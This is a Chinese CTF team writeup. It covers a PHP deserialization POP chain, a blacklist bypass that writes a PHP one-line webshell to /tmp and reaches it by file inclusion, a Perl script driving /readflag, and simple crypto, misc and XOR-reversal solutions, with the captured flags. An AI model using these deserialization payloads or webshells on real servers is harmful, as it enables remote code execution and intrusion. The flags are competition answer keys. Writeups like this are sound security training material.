

姓名-解题思路

请注意

- 1. 解题过程中，关键步骤不可省略，不可含糊其辞、一笔带过。
- 2. 解题过程中如是自己编写的脚本，不可省略，不可截图（代码字体可以调小；而如果代码太长，则贴关键代码函数）。
- 3. 所有解出的题目都必须书写WRITEUP，缺少一个则视该WRITEUP无效，成绩将无效。
- 4. WRITEUP如过于简略和敷衍，导致无法形成逻辑链条推断出对题目有分析和解决的能力，该WRITEUP可能被视为无效，成绩将无效。
- 5. 提交PDF版本即可。
- 6. 必须包含获得flag截图。
- 7. 每只队伍由队长统一提交一份解题思路即可，所有解题过程需保存在一个pdf内上传。
- 8. 平台仅保留队伍最后一份解题思路，此前提交的解题思路将会自动覆盖。

1. 团队信息

团队名称：She11ud0

队员组成：万晟，吴灵舒，石嘉馨

排名：35

2. 解题情况



题目一：easy php

EXP

```
<?php
highlight_file(__FILE__);
class AAA{
    public $cmd;

    public function __call($name, $arguments){
        eval($this->cmd);
        return "done";
    }
}

class BBB{
    public $param1;

    public function __debuginfo(){
        return [
            'debugInfo' => 'param1' . $this->param1
        ];
    }
}

class CCC{
    public $func;

    public function __toString(){
        var_dump("aaa");
        $this->func->aaa();
    }
}

if(isset($_GET['aaa'])){
    $aaa = $_GET['aaa'];
    var_dump(unserialize($aaa));
}

$b = new BBB();
$a = new AAA();
$c = new CCC();
$a->cmd = "system('cat /flag');";
$c->func = $a;
$b->param1 = $c;

echo urlencode(serialize($b));
?>
```

整体的调用思路是 `__debuginfo` 到 `__toString` 到 `__call`

所以简单来说构造 POP 链即可

明御攻防实验室

明御攻防实验室

明御攻防实验室

1.14.108.193:32566/?aaa=O%3A3%3A"BBB"%3A1%3A%7Bs%3A6%3A"param1"%3BO%3A3%3A"CCC"%3A1%3A%7Bs%...

云盘

← 不安全 | 1.14.108.193:32566/?aaa=O%3A3%3A"BBB"%3A1%3A%7Bs%3A6%3A"param1"%3BO%3A3%3A"CCC"%3A1%3A%7Bs%...

<?php
highlight_file(__FILE__);
class AAA{
 public \$cmd;

 public function __call(\$name, \$arguments){
 eval(\$this->cmd);
 return 'done';
 }
}

class BBB{
 public \$param1;

 public function __debuginfo(){
 return [
 'debugInfo' => 'param1' . \$this->param1
];
 }
}

class CCC{
 public \$func;

 public function __toString(){
 var_dump("aaa");
 \$this->func->aaa();
 }
}

if(isset(\$_GET['aaa'])){
 \$aaa = \$_GET['aaa'];
 var_dump(unserialize(\$aaa));
}

>> string(3) "aaa" DASCTF{48093081101722345113626939817395}
Warning: Uncaught TypeError: CCC::__toString(): Return value must be of type string, none returned in /var/www/html/index.php:28 Stack trace: #0 /var/www/html/index.php(BBB->__debuginfo) #2 /var/www/html/index.php(33): var_dump(Object(BBB)) #3 (main) thrown in /var/www/html/index.php on line 28
Fatal error: __debuginfo() must return an array in /var/www/html/index.php on line 33

题目三：can you read flag

可以命令执行了，但是很明显是有黑名单的

明御攻防实验室

明御攻防实验室

明御攻防实验室

云盘

PHP 7.4.33 - phpinfo()

+

← 不安全 | 1.14.108.193:32170/?a=phpinfo();

PHP Version 7.4.33

| | |
|---|---|
| System | Linux endpoint-913f1a8ace248e58feb28ef6750b6d2-0 3.10.0-1160.99.1.el7.x86_64 #1 SMP Wed Sep 13 14:19:20 UTC 2023 x86_64 |
| Build Date | Nov 15 2022 06:03:12 |
| Configure Command | ./configure '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pcntl' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-iconv' '--with-openssl' '--with-readline' '--with-zlib' '--disable-phpdbg' '--with-pear' '--with-libdir=lib/x86_64-linux-gnu' '--disable-cgi' '--with-apxs2' 'build_alias=x86_64-linux-gnu' |
| Server API | Apache 2.0 Handler |
| Virtual Directory Support | disabled |
| Configuration File (php.ini) Path | /usr/local/etc/php |
| Loaded Configuration File | (none) |
| Scan this dir for additional .ini files | /usr/local/etc/php/conf.d |
| Additional .ini files parsed | /usr/local/etc/php/conf.d/docker-php-ext-sodium.ini |
| PHP API | 20190902 |
| PHP Extension | 20190902 |
| Zend Extension | 320190902 |
| Zend Extension Build | API320190902.NTS |
| PHP Extension Build | API20190902.NTS |
| Debug Build | no |
| Thread Safety | disabled |
| Zend Signal Handling | enabled |
| Zend Memory Manager | enabled |
| Zend Multibyte Support | provided by mbstring |
| IPv6 Support | enabled |
| DTrace Support | disabled |
| Registered PHP Streams | https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar |
| Registered Stream Socket Transports | tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3 |
| Registered Stream Filters | zlib.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk |

但是很多地方都被ban了，比如 system 之类的，所以这里想到文件写入一句话木马，随后进行文件包含。尝试之后发现 /tmp 目录下有权限，其他都没有

?a=fwrite(fopen('/tmp/1.php'),'a'),'<?php eval(\$_REQUEST[5]);?>'

写入了一句话木马，用文件包含去访问



是可以连上马的，但是发现并没有权限 get flag

找到了在 `/tmp/src/readflag.c` 中发现有获取到 flag 的条件，也就是要输入多次 y，算是爆破，发现环境上面是有 perl 环境的，没有 python 环境，所以简单写一个运行多次的脚本接口

```
use strict;
use IPC::Open3;

my $pid = open3( \*CHLD_IN, \*CHLD_OUT, \*CHLD_ERR, '/readflag' ) or die
"open3() failed!";

my $r;
print CHLD_IN "y";
$r = <CHLD_OUT>;
$r = <CHLD_OUT>;
$r = <CHLD_OUT>;

for my $i(1..301){
    $r = substr($r,0,-5);
    $r = eval "$r";
    print CHLD_IN "$r\n";
    $r = <CHLD_OUT>;
    print "$r";
}
```

```
AntSword 编辑 窗口 调试
>_ 1.14.108.193 1.14.108.193
932302+8608867 = ?
709226+2269433 = ?
84310+3212727 = ?
686967+3227853 = ?
273751+3072751 = ?
490548+3373467 = ?
526201+3627043 = ?
760908+5610525 = ?
343965+2008274 = ?
563194+6320543 = ?
299654+3713293 = ?
701337+8311663 = ?
588711+3109579 = ?
545374+5485107 = ?
235676+8657583 = ?
181422+6167978 = ?
266450+8407000 = ?
953763+7867112 = ?
136079+6157082 = ?
611317+409830 = ?
229834+5101865 = ?
783297+8272387 = ?
245260+4060557 = ?
882913+4589226 = ?
68831+1962459 = ?
909769+2368486 = ?
675752+2127459 = ?
196501+2780815 = ?
237038+2741875 = ?
265922+7989066 = ?
399458+4963696 = ?
673397+5182260 = ?
370696+2627160 = ?
565725+1506775 = ?
300595+4177042 = ?
432957+3530429 = ?
278908+216254 = ?
802816+3524168 = ?
793164+2202081 = ?
629746+8378347 = ?
164540+8055868 = ?
here you are:DASCTF{06128616545947257646814555423674}Warning: unable to close filehandle properly: Broken pipe during global destruction.
(www-data:/tmp) $
```

CRYPTO

题目一：小小数学家


简单搓脚本即可，要将最后的 `=?` 去掉

```
with open('flag.txt','r') as f:
    for i in range(44):
        a = f.readline()
        print(chr(int(eval(a))), end='')
```


misc

题目一：number game

删除 if 的判断，再放到浏览器里面跑即可



得到 flag



Reverse

题目一：pyccc

拿到pyc文件反编译一下得到py文件

```
q@ubuntu:~/pycdc$ ./pycdc ./baby.pyc
# Source Generated with Decompyle++
# File: baby.pyc (Python 3.8)

a = input('please input your flag:\n')
check = [
    102,
    109,
    99,
    100,
    127,
    52,
    114,
    88,
    97,
    122,
    85,
    125,
    105,
    127,
    119,
    80,
    120,
    112,
    98,
    39,
    109,
    52,
    55,
    106]
if len(a) == 24:
    for i in range(len(a)):
        if check[i] == ord(a[i]) ^ i:
            continue
        print(yes)

        print('nononono')
        continue
else:
    print('nononono')
```

```
a = input('please input your flag:\n')
check = [
    102,
    109,
    99,
    100,
    127,
    52,
    114,
    88,
    97,
    122,
    85,
    125,
    105,
    127,
    119,
```

```

80,
120,
112,
98,
39,
109,
52,
55,
106]
if len(a) == 24:
    for i in range(len(a)):
        if check[i] == ord(a[i]) ^ i:
            continue
            print(yes)

        print('nononono')
    continue
else:
    print('nononono')

```

根据文件信息得知是异或，需要和前面的数组中的信息异或后输入，根据异或可逆性直接再异或一下就行

exp:

```

check =
[102,109,99,100,127,52,114,88,97,122,85,125,105,127,119,80,120,112,98,39,109,52,
55,106]

flag=''

for i in range(len(check)):
    flag +=chr(check[i]^i)

print(flag)

```

```

PS D:\app\vscode\allcode\Python_code> d:; cd 'd:\
\Python\Python39\python.exe' 'c:\Users\86155\.vsco
dapter/../../debugpy\launcher' '60660' '--' 'D:\86
flag{1t_is_very_hap4y!!}'

```